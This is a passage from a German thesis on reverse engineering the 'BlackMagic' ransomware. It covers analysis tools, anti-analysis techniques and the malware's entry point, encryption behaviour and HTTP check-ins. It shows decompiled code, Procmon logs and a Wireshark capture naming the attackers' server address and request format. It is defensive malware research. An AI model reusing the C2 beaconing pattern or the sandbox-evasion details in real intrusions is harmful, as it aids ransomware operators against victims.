Eine Malware kann kaum einen Schaden anrichten, ohne dabei mit anderen Schnittstellen zu interagieren. Für viele Aktionen bedarf es dabei einer Interaktion mit dem Betriebssystem über *Syscalls*. Unter Windows geschieht dies über Aufrufe von *NTDLL.DLL* oder einer *Core Windows subsystem DLL*. (Yosifovich et al., 2017, S. 47 ff.) Diese Interaktionen mit dem Betriebssystem gilt es zu beobachten und für die weitere Verwendung zu protokollieren.

Zur erweiterten Instrumentierung des Windows-Betriebssystem eignet sich beispielsweise *Procmon* aus der Sysinternals-Suite.(Russinovich et al., 2023) *Procmon* zeichnet eine große Zahl verschiedener Aufrufe der Windows-API auf, darunter Operationen des Dateisystems, Veränderungen der Registry, Verwendung von Sockets und die Erstellung weiterer Threads. Das Protokoll lässt sich nach vielen Attributen filtern und zu den einzelnen Operationen lassen sich bei Bedarf weitere Detailinformationen anzeigen (z.B. die Adressen des Call-Stacks zu diesem Zeitpunkt), die für die weitere Analyse von hoher Bedeutung sein können. (Sikorski & Honig, 2012, S. 43 ff.)

Beobachtung des Netzwerkverkehrs

Eine weitere Möglichkeit der Interaktion mit seiner Umwelt liegt in der Nutzung des Netzwerks. Das Monitoring des Betriebssystems gibt hier häufig nur an, dass auf das Netzwerk zugegriffen wird, jedoch nicht, welche Inhalte übertragen worden sind. Daher bietet sich ein zusätzliches Monitoring des Netzwerkverkehrs an. Das kann entweder auf dem ausführenden System geschehen, oder der Netzwerkverkehr wird an ein weiteres System umgeleitet, das ausschließlich für diesen Zweck mit dem zu untersuchenden System in einem Netzwerk verbunden wird. Hierbei besteht der Vorteil, dass zusätzlich eine Kommunikation simuliert werden kann. (Sikorski & Honig, 2012, S. 51 ff.)

Auch hierfür gibt es viele mögliche Werkzeuge. Eine mögliche Konfiguration besteht in der Nutzung von *INetSim* (Hungenberg & Eckert, 2020) und *Wireshark* (Wireshark Foundation, o.D.). Beides wird auf einem Linux-System ausgeführt, das über ein Netzwerk (oder ein virtuelles Netzwerk bei der Nutzung von Virtualisierung) mit dem ausführenden System verbunden wird. So lässt sich die Kommunikation vieler üblicher Netzwerkprotokolle wie DNS, HTTP FTP oder SMTP simulieren und gleichzeitig protokollieren. (Sikorski & Honig, 2012, S. 53 ff.)

2.3.4 Manuelle Code-Analyse/Malware Reverse Engineering

In dieser Phase wird, wie im Revers Engineering von klassischer Software (siehe Abschnitt 2.1), häufig eine Kombination aus der Nutzung eines Reverse-Engineering-Toolkits (z.B. *Ghidra* oder *IDA*) und eines Debuggers (z.B. *x64dbg*, wenn nicht im Toolkit integriert) genutzt. Da Reverse Engineering im Vergleich zu anderen Techniken der Malwareanalyse als sehr aufwändig gilt, wird hierauf häufig nur dann zurückgegriffen, wenn die benötigten Informationen mit anderen, weniger aufwändigen Techniken nicht erlangt werden konnten. (Zeltser, 2022)

2.3.5 Malware-Analyse im Kontext der Computerforensik

Im Feld der Computerforensik und der Reaktion auf Cyberangriffe (*Incident Response*) (häufig abgekürzt als *DFIR* für „Digitial Forensics and Incident Response“) wird im Laufe eines Angriffs in vielen Fällen Malware sichergestellt. Sollte der Tathergang nicht durch die Spuren der Systemartefakte selbst rekonstruiert werden können, kann auf die Analyse der sichergestellten Malware zurückgegriffen werden. Das Reverse Engineering bietet

sich hierbei vor allem dann an, wenn weniger aufwändige Analysemethoden nicht den gewünschten Erkenntnisgewinn bringen konnten. Bei neuartiger Malware können durch Reverse Engineering sehr genaue *IOCs* identifiziert und publiziert werden. Diese können dann u.a. dazu genutzt werden, um ihre Existenz auf Systemen zu prüfen, bei denen eine Kompromittierung vermutet wird. Weniger aufwändige Analysetechniken resultieren nur selten in einer vergleichbaren Qualität und Menge an emphIOCs.Dies geht zum einen aus der Detailtiefe der der Analyse hervor, in manchen Fällen jedoch auch durch die Maßnahmen der Ersteller der Malware, die eine Analyse auf andere Weise erschweren, sogenannte Anti-Analysetechniken. (Roberts & Brown, 2017, S. 98 ff.)

2.3.6 Anti-Analysetechniken

Hersteller von Malware sind sich ebenfalls über die Bedeutung von Malware-Analyse und der Möglichkeit zur Ergreifung präventiver Maßnahmen (z.B. über das Definieren von IOCs) bewusst. Aus diesem Grund greifen sie häufig auf verschiedene Techniken zurück, die eine Analyse der Malware erschweren sollen.

Obfuscation

Obfuscation (dt. „Verschleierung“) umfasst jegliche Änderungen des Softwareaufbaus zur Erschwerung einer statischen Analyse. Beispiele sind eine Veränderung der Logik, der Daten oder der Organisation des Quelltexts. Die Funktionsweise der Software wird hierdurch nicht verändert, sondern nur die Nachvollziehbarkeit und Lesbarkeit eingeschränkt. (Eilam, 2005, S. 328 f.) Zur Erschwerung der Lesbarkeit können beispielsweise komplizierte tautologische oder kontradikte boolsche Ausdrücke im Kontrollfluss genutzt werden, deren manuelle Auswertung viel Zeit in Anspruch nimmt. (Eilam, 2005, S. 346) Ein weiteres mögliches Vorgehen besteht in der Implementierung überflüssiger komplexer Datenstrukturen, deren Analyse sehr zeitaufwändig ist. (Eilam, 2005, S. 357)

Packing/Unpacking

Das *Packing* von Software bzw. Malware bezeichnet Techniken, mit denen die tatsächlichen Anweisungen der Software in einem vorangestellten Schritt zunächst dekomprimiert oder entschlüsselt werden müssen. Es stellt damit eine besondere Form von *Obfuscation* dar. Eine statische Analyse der Binärdatei wird hierdurch deutlich erschwert, da die für

die Analyse relevanten Anweisungen nicht direkt ersichtlich sind. Auch die Erkennung der schädlichen Funktionalitäten durch Antivirenschutz-Software ist hierdurch vermindert. (Sikorski & Honig, 2012, S. 383 f.)

Zur Bestimmung, ob eine Malware *Packing* einsetzt, besteht ein Ansatz in der Analyse der Metadaten des Dateiformats. Ein starker Unterschied der Angaben von *virtual size* und *raw size* der *.text*-Sektion kann etwa ein Indikator für die Nutzung von *Packing* sein. (Sikorski & Honig, 2012, S. 387) Es existieren auch Dienste, die versuchen den genutzten *Packing*-Algorithmus automatisch zu erkennen, den *Packing*-Vorgang rückgängig zu machen und die extrahierte Malware in ihrer ursprünglichen Form bereitzustellen (siehe z.B. OpenAnalysis Inc, o.D.)..

Anti-Virtualisierung

Die dynamische Ausführung von Software in einer kontrollierten Umgebung liefert viele Informationen über die ausgeführte Software. Diese kontrollierten Umgebungen werden häufig durch die Nutzung einer virtuellen Maschine geschaffen. Entwickler von Malware besitzen ein hohes Interesse, das schadhafte Verhalten der Malware in virtualisierten Umgebungen zu unterbinden. Diese Erkennnung von virtualisierten Umgebungen und/oder Unterbindung von auffälligem Verhalten kann durch unterschiedliche Implementierungsdetails umgesetzt werden. Eine mögliche Technik besteht in der Suche nach Artefakten gängiger Virtualisierungssoftware im Dateisystem oder der Registry. (Sikorski & Honig, 2012, S. 369 ff.)

3 Durchführung des Reverse Engineering

Im Folgenden wird nun die empirische Studie zur Durchführung des Reverse Engineering beschrieben. Aufgrund des dabei stattfindenen Lernprozesses darüber, wie Erkenntnisse effektiv gewonnen werden können und welche Werkzeuge sich dafür eignen, ist diese zur besseren Verständlichkeit nicht in streng chronologischer Reihenfolge und stark verkürzt dargestellt.

3.1 Auswahl der Malware & statische Eigenschaften

In den vergangenen Jahren übersteigt der verursachte Schaden durch Ransomware den aller anderen Malwarearten. Die Motivation zur Analyse von Ransomware ist daher besonders hoch. Aus diesem Grund wird eine aktuelle Variante einer Ransomware als Analysesubjekt dieser Arbeit gewählt. Zum Bezug der Malware wurde die Malware-Datenbank *MalwareBazaar* mit dem Filter „tag:Ransomware“ durchsucht. Die ausgewählte Malwarevariante wird den Tags auf *MalwareBazaar* zufolge als *BlackMagic* bezeichnet. (abuse.ch, 2022)

Eine erste Analyse mit *Detect It Easy* hat gezeigt, dass zur Kompilierung der Malware der Compiler *Microsoft Visual C/C++* genutzt wurde (siehe Abbildung 3.1). Dies ist ein weiterer Grund, warum sich diese Malware gut als Analysesubjekt für diese Arbeit eignet, da die meiste Literatur zu Reverse Engineering von Software einen besonderen Fokus auf Software legt, die in C oder C++ entwickelt wurde.

Vor Beginn der Analyse für diese Arbeit wurden durch Cyble bereits Analyseergebnisse für die untersuchte Malwarevariante veröffentlicht. (Cyble Inc., 2022) Um die Ergebnisse dieser Arbeit nicht zu verfälschen, wurden die darin gewonnenen Erkenntnisse jedoch bewusst nicht für die Analyse dieser Arbeit verwendet. Die Analyse von Cyble eignet sich jedoch gut, um ihre Ergebnisse nach Durchführung einer eigenen Analyse mit den eigenen Ergebnissen zu vergleichen (siehe Abschnitt 5.1).



Abbildung 3.1: *Detect It Easy* Ausgabe

3.2 Genutzte Werkzeuge

Während der Durchführung wurden viele verschiedene Werkzeuge getestet, viele davon wurden aber aus unterschiedlichsten Gründen nicht weiter genutzt. Etwa weil diese Ergebnisse produzierten, die nicht direkt in die weitere Analyse einfließen konnten, oder neben den anderen Werkzeugen keinen zusätzlichen Erkenntnissgewinn darstellten. Letztlich wurden die folgenden Werkzeuge effektiv zur Durchführung der Analyse genutzt:

Untersuchung statischer Eigenschaften

- *Detect It Easy* (horsicq, o.D.)

Automatisierte Analyse

- *Capa* (Mandiant, 2021)

Kontrollierte Ausführung

- *VirtualBox* (Oracle, o.D.)
- *INetSim* (Hungenberg & Eckert, 2020)

- *Procmon* (sysinternals) (Russinovich et al., 2023)
- *Wireshark* (Wireshark Foundation, o.D.)

Reverse Engineering

- *Ghidra* (National Security Agency, o.D.)
- *X64Dbg* (X64Dbg, o.D.)

3.3 Orientierung

3.3.1 Einsatz von Capa

Zunächst wurde *Capa* ausgeführt, um einen ersten Überblick über die in der Malware enthaltenen Funktionalitäten zu erhalten. In den zugeordneten Taktiken und Techniken der ATT&CK Wissensdatenbank (siehe Listing A.1) war die Angabe von „Virtualization/Sandbox Evasion::System Checks [T1497.001]“ von hohem Interesse, da das Prüfen auf die Ausführung in einer virtuellen Maschine ein verändertes Verhalten bei der geplanten dynamischen Ausführung vermuten ließ. Dies würde dazu führen, dass die bei der geplanten Ausführung in einem virtualisierten System gesammelten Informationen verfälscht würden. Deswegen musste dies vor der dynamischen Ausführung genauer geprüft werden (siehe Abschnitt 3.3.3).

Die Angaben zum „MBC“ (siehe Listing A.2), gaben Hinweise auf eine mögliche Kommunikation mit Servern des Angreifers. Dies kann für die dynamische Ausführung ebenfalls von hoher Relevanz sein, da die Malware möglicherweise durch bestimmte Antworten oder Anweisungen dieser Server ein erweitertes Verhalten zeigt. Ein Fehlen dieser Antworten oder Anweisungen durch eine fehlende Verbindung zu den angesprochenen Servern könnte bei einer kontrollierten dynamischen Ausführung ebenfalls die gesammelten Informationen verfälschen. Daher muss auch dieser Punkt im Zuge der dynamischen Ausführung genauer betrachtet werden (siehe Abschnitt 3.3.3).

Wie bei einer Ransomware zu erwarten ist, identifizert *Capa* außerdem viele Hinweise auf die Verwendung kryptographischer Algorithmen und Zugriffe auf das Dateisystem.

Hierbei gibt insbesondere die ausführliche Ausgabe wichtige Angaben darüber, an welchen Adressen innerhalb der Binärdatei das jeweilige Verhalten identifizert wurde. Über diese Angaben lassen sich diese, beispielsweise innerhalb eines Decompilers, wiederfinden und im Decompiler entsprechend markieren/umbenennen. *Capa* gibt damit bereits einen guten ersten Ahaltspunkt für den Nutzen einiger wichtiger Routinen.

3.3.2 Exports / Haupteinstiegspunkt

Beim ersten Blick auf die Malware in einem Disassembler / Decompiler war es besonders wichtig, den Haupteinstiegspunkt zu identifzieren und bis zur eigentlichen Anwendungslogik und dessen Hauptfunktion zu verfolgen. Die Malware exportiert zwei Funktionen: entry und Black. entry stellt hierbei den durch *Microsoft Visual C++* (MSVC) erstellten Standard-Haupteinstiegspunkt dar (siehe Abbildung 3.2).

```
1
2  void entry(HINSTANCE__ *param_1,ulong param_2,void *param_3)
3
4  {
5    if (param_2 == 1) {
6      __security_init_cookie();
7    }
8    FUN_7ffde5fa09f8(param_1,param_2,param_3);
9    return;
10 }
```

Abbildung 3.2: Haupteinstiegspunkt von durch *MSVC* kompilierter Software

Dieser Standard-Haupteinstiegspunkt ruft „FUN_7ffde5fa09f8“. Hierbei handelt es sich ebenfalls um eine Standardfunktion, die „_DllMainCRTStartup“ genannt und zur Initialisierung einer *Dynamic-link library* (DLL) verwendet wird. In dieser Routine wird unter anderem die C-Runtime-Bibliothek initialisiert und schließlich *DLLMain* (hier benannt als FUN_7ffde5f68660) aufgerufen, die nun die erste Routine darstellt, die tatsächlich Anwendungslogik enthält (siehe Abbildung 3.3 und siehe Microsoft, 2022).

In *DLLMain* (FUN_7ffde5f68660) wird der Wert des reason-Parameters (siehe Microsoft, 2022) geprüft und die ebenfalls exportierte Funktion Black aufgerufen, wenn reason entweder dem Wert DLL_PROCESS_ATTACH (0) oder DLL_PROCESS_DETACH (1) entspricht (siehe Abbildung 3.4 und Microsoft, 2022).

```
14    uVar2 = FUN_7ffde5f68660(param_1,param_2);
15    iVar1 = (int)uVar2;
16    if ((param_2 == 1) && (iVar1 == 0)) {
17      FUN_7ffde5f68660(param_1,0);
18      dllmain_crt_dispatch(param_1,0,param_3);
19      dllmain_raw(param_1,0,param_3);
20    }
21    if (((param_2 == 0) || (param_2 == 3)) &&
22       (iVar1 = dllmain_crt_dispatch(param_1,param_2,param_3), iVar1 != 0)) {
23      iVar1 = dllmain_raw(param_1,param_2,param_3);
24    }
```

Abbildung 3.3: Auszug aus „FUN_7ffde5fa09f8“ im Decompiler von *Ghidra*

Auch wenn die Malware von *MalwareBazaar* mit der Dateiendung *.exe* verteilt wird, ist aufgrund der gefundenen Routinen davon auszugehen, dass es sich eigentlich um eine DLL handelt und *Black* die Hauptfunktion der eigentlichen Anwendungslogik darstellt.

Damit ist eindeutig, dass Black die eigentliche Malwarelogik beinhaltet und somit als Ausgangspunkt für die weitere Analyse gilt.

```
2  undefined8 FUN_7ffde5f68660(undefined8 param_1,int param_2)
3
4  {
5    if ((param_2 == 0) || (param_2 == 1)) {
6      Black();
7    }
8    return 1;
9  }
```

Abbildung 3.4: DLLMain als FUN_7ffde5f68660

3.3.3 Dynamische Ausführung

Zum Sammeln einer Informationsgrundlage, auf der die weitere Analyse aufbauen kann, wurde die Malware unter kontrollierten Bedingungen und unter Einsatz verschiedener Überwachungswerkzeuge auf einem virtualisierten Testsystem ausgeführt. Dies setzt jedoch Maßnahmen zur Vorbereitung voraus, damit die Beobachtung zur Laufzeit nicht verzögert wird, oder die Malware nicht ein grundsätzlich anderes Verhalten zeigt, als es auf einem realen Zielsystem der Fall wäre. Diese Maßnahmen leiten sich aus den mit *Capa* gesammelten Informationen ab (siehe 3.3.1). Die von der Malware erwarteten Antworten von externen Servern wurden in den ersten Durchläufen noch nicht simuliert, da darüber zu diesem Zeitpunkt noch kaum Informationen bekannt waren. Somit konnten diese erst

in späteren Durchläufen durch schrittweises Durchlaufen mit einem Debugger nachvollzogen und schließlich erfolgreich simuliert werden. Aus diesem Grund war es sehr sinnvoll, bereits vor der ersten versuchten Ausführung die Hauptfunktion der Anwendungslogik zu identifzieren. Denn so konnte letzlich das veränderte Verhalten durch eine fehlende Antwort des Servers nachvollzogen werden.

Vorbereitung

Um die dynamische Ausführung vorzubereiten, muss zunächst geprüft werden, welche Maßnahmen getroffen werden müssen, um das schadhafte Verhalten zu beobachten. In diesem Fall war es die vermuteten Anti-VM-Maßnahmen zu prüfen und die Kommunikation mit externen Servern der Angreifer zu simulieren. Außerdem wurde ein langer Thread-Timeout entdeckt, der zur besseren Beobachtbarkeit entfernt wurde. Dies ergibt sich unter anderem aus der von Capa generierten Ausgabe (siehe z.B. Anhang A.2), die sowohl eine Prüfung auf die Ausführung in einer virtuellen Maschine (Anti-Virtualisierung, siehe Abschnitt 2.3.6), als auch eine Netzwerkkommunikation vermuten lässt. Da bei einer Kommunikation mit Servern des Angreifers möglicherweise eine Antwort in einem bestimmten Format erwartet wird, ist außerdem zu prüfen, wofür diese Kommunikation genutzt wird und wie mit Antworten umgegangen wird.

Zunächst wurden daher die Adressen geprüft, die Capa als Anweisungen für Maßnahmen der Anti-Virtualisierung identifzierte (siehe Abschnitt 3.3.1). Hier stellte sich heraus, dass hier lediglich Prozesse anhand ihres Namens beendet werden (siehe Abschnitt 3.5.1). Da für diese Arbeit *Virtualbox* zur Virtualisierung des Testsystems genutzt wird, wurden die entsprechenden Verweise auf Virtualbox-Prozesse in der Malware mit Hilfe der Patch-Funktion von *X64Dbg* abgeändert, sodass diese bei Ausführung nicht beendet werden.

Die erkannte Netzwerkkommunikation dient zur Mitteilung des derzeitigen Zustands der Malware an Server des Angreifers (Rekonstruktion ist teilweise beschrieben in Abschnitt 3.4.1). Zu Beginn wird auf eine HTTP-Antwort des Servers gewartet, bei der das erste Zeichen „1“ entspricht. Daher muss diese Antwort simuliert werden. Hierfür wurde das Testsystem über ein virtuelles Netzwerk mit einer weiteren virtuellen Maschine verbunden, auf der *INetSim* und *Wireshark* ausgeführt wird.

Weitere notwendige Vorbereitungsmaßnahmen konnten nicht identifizert werden und die Malware konnte nach der Umsetzung der beschriebenen Maßnahmen erfolgreich bei der Verschlüsselung der Dateien im Dateisystems beobachtet werden. Für die Beobachtung

wurden *Wireshark* (augeführt auf dem *INetSim*-System) und *Procmon* (ausgeführt auf dem Testsystem) genutzt. Des Weiteren wurde zur direkten Ausführung der *Black*-Routine *rundll32.exe* genutzt.

Ergebnisse der Beobachtung

Das von *Procmon* erstellte Protokoll ist auch mit Filterung nach dem Prozessnamen *rundll32.exe* noch sehr ausführlich (siehe Abbildung 3.5). Weiteres Filtern nach Dateierstellungen und Netzwerkzugriffen lässt den Ablauf der Malware bereits in Phasen unterteilen, die sich durch die erstellten „File*N*.txt“-Dateien und die aufgebauten TCP-Verbindungen voneinander abgrenzen lassen (siehe Abbildung 3.6).

rundll32.exe	4776	CreateFile	C:\Windows\Prefetch\RUNDLL32.EXE-58F9FBE9.pf
rundll32.exe	4776	RegOpenK...	HKLM\System\CurrentControlSet\Control\Session Manager
rundll32.exe	4776	RegOpenK...	HKLM\System\CurrentControlSet\Control\Session Manager
rundll32.exe	4776	RegQuery...	HKLM\System\CurrentControlSet\Control\Session Manager\...
rundll32.exe	4776	RegCloseK...	HKLM\System\CurrentControlSet\Control\Session Manager
rundll32.exe	4776	RegOpenK...	HKLM\SYSTEM\CurrentControlSet\Control\Session Manage...
rundll32.exe	4776	RegOpenK...	HKLM\System\CurrentControlSet\Control\Session Manager\...
rundll32.exe	4776	RegOpenK...	HKLM\SYSTEM\CurrentControlSet\Control\Session Manager
rundll32.exe	4776	RegOpenK...	HKLM\System\CurrentControlSet\Control\Session Manager
rundll32.exe	4776	RegQuery...	HKLM\System\CurrentControlSet\Control\Session Manager\...
rundll32.exe	4776	RegCloseK...	HKLM\System\CurrentControlSet\Control\Session Manager
rundll32.exe	4776	CreateFile	C:\Users\max
rundll32.exe	4776	Load Image	C:\Windows\System32\kernel32.dll
rundll32.exe	4776	Load Image	C:\Windows\System32\KernelBase.dll
rundll32.exe	4776	RegQuery...	HKLM\System\CurrentControlSet\Control\WMI\Security\3c74...
rundll32.exe	4776	QueryNam...	C:\Windows\System32\KernelBase.dll
rundll32.exe	4776	RegQuery...	HKLM\System\CurrentControlSet\Control\WMI\Security\05f95...
rundll32.exe	4776	QueryNam...	C:\Windows\System32\KernelBase.dll
rundll32.exe	4776	RegQuery...	HKLM\System\CurrentControlSet\Control\WMI\Security\e36c...
rundll32.exe	4776	QueryNam...	C:\Windows\System32\kernel32.dll
rundll32.exe	4776	RegQuery...	HKLM\System\CurrentControlSet\Control\WMI\Security\cae8...
rundll32.exe	4776	QueryNam...	C:\Windows\System32\kernel32.dll
rundll32.exe	4776	RegOpenK...	HKLM\System\CurrentControlSet\Control\SafeBoot\Option
rundll32.exe	4776	RegOpenK...	HKLM\System\CurrentControlSet\Control\SafeBoot\Option
rundll32.exe	4776	RegOpenK...	HKLM\System\CurrentControlSet\Control\Srp\GP\DLL

Abbildung 3.5: Auszug des *Procmon*-Protokolls mit Filterung nach *rundll32.exe*

Im weiteren Verlauf des *Procmon*-Protokolls wird jede Datei im Dateisystem rekursiv und alphabetisch sortiert gelesen, eine gleichnamige Datei mit dem angehängten Suffix „.BlackMagic“ erstellt und die Originaldatei gelöscht (siehe Abbildung 3.7). Dieses Verhalten lässt eine Verschlüsselung vermuten. Bei diesem rekursiven Durchlauf des Dateisystems wird außerdem eine Datei mit dem Namen „HackedByBlackMagic.txt“ in jedem Ordner erstellt.



Abbildung 3.6: *Procmon*-Protokoll mit Filterung auf Ereignisart



Abbildung 3.7: *Procmon*-Protokoll mit Anzeichen einer beginnenden Verschlüsselung

Nachdem alle Dateien verarbeitet worden sind, ist eine erneute Kommunikation per HTTP und die Erstellung der „next.bat“-Datei zu sehen (siehe Abbildung 3.8). Im Netzwerkmitschnitt von Wireshark besteht die einzige Netzwerkkommunikation, die sich der Malware zuordnen lässt, in einigen wenigen HTTP-Anfragen und -Antworten (siehe Abbildung 3.9). Diese lassen sich durch den verwendeten Quellport und den Zeitstempel eindeutig den von *Procmon* protokollierten TCP-Verbindungen zuordnen.

3.4 Reverse Engineering - Beispielhafte Vorgehensbeschreibung

Im Folgenden wird das für diese Arbeit durchgeführte Reverse Engineering beispielhaft anhand zweier wichtiger Verhaltensweisen der Malware beschrieben. Aufgrund des stark



Abbildung 3.8: Ende des *Procmon*-Protokolls und Erstellung der „next.bat“

Source	Destination	Protocol	Lengt	Info
10.0.0.2	5.230.70.49	HTTP	184	GET /api/public/api/test?ip=10.0.0.2-&status=0&cnt=100&type=server&num=11111170
5.230.70.49	10.0.0.2	HTTP	314	HTTP/1.1 200 OK (text/html)
10.0.0.2	5.230.70.49	HTTP	184	GET /api/public/api/test?ip=10.0.0.2-&status=1&cnt=100&type=server&num=11111170
5.230.70.49	10.0.0.2	HTTP	314	HTTP/1.1 200 OK (text/html)

Abbildung 3.9: Auszug des *Wireshark*-Mitschnitts und der HTTP-Kommunikation der Malware

explorativen Vorgehens, ist die Beschreibung nicht als vollständig oder streng chronologisch zu erachten, da eine lückenlose chronologische Beschreibung dem Verständnis des Vorgehens nicht zuträglich wäre.

3.4.1 Untersuchung der HTTP-Kommunikation

Den Ausgangspunkt für die genauere Betrachtung der HTTP-Kommunikation besteht in der Angabe des Call-Stacks der festgehaltenen TCP-Verbindungen im *Procmon*-Protokoll. Im Call-Stack der „TCP Connect“-Operation sind ausschließlich Systemmodule gelistet und es gibt keine Angabe einer Anweisung in der eigentlichen Malware-Binärdatei. Das lässt vermuten, dass die TCP-Verbindung in einem separaten Thread hergestellt wird. Dafür spricht auch, dass unmittelbar vor dem Herstellen der TCP-Verbindung die Erstellung eines Threads protokolliert ist (siehe Abbildung 3.10).

Betrachtet man den Call-Stack dieser Operation der Thread-Erstellung (*Thread Create*), sieht man außerdem, dass die Malware hier die *Windows Socket 2*-Bibliothek (White et al., 2021) aufruft (siehe Abbildung 3.11). Diese kann in Windows-Systemen zur Herstellung von Netzwerkverbindungen genutzt werden. Im weiteren Verlauf wird zunächst von der Annahme ausgegangen, dass dieser Aufruf letztlich zu den zu untersuchenden HTTP-Anfragen führt.



Abbildung 3.10: Auszug des *Procmon*-Protokolls mit Thread-Erstellung vor Aufbau der TCP-Verbindung



Abbildung 3.11: Aufruf der *Windows Socket 2* wie dargestellt in der Call-Stack-Anzeige des *Procmon*-Protokolls

Um die Anweisungen in *Ghidra* den Adressen aus *Procmon* zuordnen zu können, muss zunächst die Startadresse in *Ghidra* auf die von *Procmon* protokollierte Startadresse gesetzt werden. Somit entsprechen die Anweisungsadressen im Call-Stack genau denen im *Ghidra*-Decompiler/Disassembler und sie lassen sich einfach wiederfinden.

Nun lässt sich direkt zu der letzen Anweisung vor dem Übergang in die „Windows Socket 2“-Bibliothek springen. In dieser wird die „connect“-Funktion aufgerufen und ansonsten lediglich auf mögliche Fehler reagiert. Daher wird zunächst davon ausgegangen, es handelt sich bei der betrachteten Funktion lediglich um eine Wrapper-Funktion zur Behandlung von möglichen Fehlern und sie wird in *Ghidra* zunächst zu „SocketConnectWrapper“ umbenannt.

Folgt man dem Call-Stack einen Schritt weiter, sieht man im *Ghidra*-Decompiler bereits einige Hinweise darauf, dass hier mit dem HTTP-Protokoll gearbeitet wird (siehe Abbildung 3.12).

Da diese Funktion sehr umfangreich ist, und selbst wiederum viele Subroutinen aufruft, wurde der Ansatz verfolgt, in einem Debugger die eingehenden und ausgehenden Daten dieser Funktion im Speicher zu beobachten, um somit weitere Hinweise auf dessen Nutzen

```
121  uVar11 = FUN_7ff975b3e700((undefined8 *)(param_1 + 8),"http");
122  if (uVar11 != 0) {
123    _local_11e8 = ZEXT816(0x7ff975b9ca38);
124    local_11d8 = 0;
125    local_1218 = "Only HTTP scheme is supported";
126    uStack_1210 = (undefined *)CONCAT71(uStack_1210._1_7_,1);
127    __std_exception_copy((char **)&local_1218,(char **)(local_11e8 + 8));
128    _local_11e8 = CONCAT88(puStack_11e0,0x7ff975bb3f90);
129                    /* WARNING: Subroutine does not return */
130    _CxxThrowException(local_11e8,(ThrowInfo *)&DAT_7ff975bc9ae0);
131  }
```

Abbildung 3.12: Erste Verweise auf das HTTP-Protokoll im Decompiler von *Ghidra*

zu sammeln. In den übergebenen Parametern befindet sich eine Datenstruktur, in der sich Zeichenketten befinden, die „http“ und „5.230.70.49“ enthalten (siehe Abbildung 3.13). Außerdem wird die Zeichenkette „GET“ direkt als Parameter übergeben. Das lässt vermuten, dass die betrachtete Funktion lediglich die HTTP-Anfrage-Datenstruktur annimmt, um diese dann über die Socket-Schnittstelle zu versenden. Auf Basis dieser Vermutung wurde die derzeitige Funktion in „SendHTTPRequest“ umbenannt und dem Call-Stack eine weitere Ebene gefolgt.

```
0000005D233FED60  01 00 35 28 E9 01 00 00  68 74 74 70 00 7F 00 00  ..5(é...http....
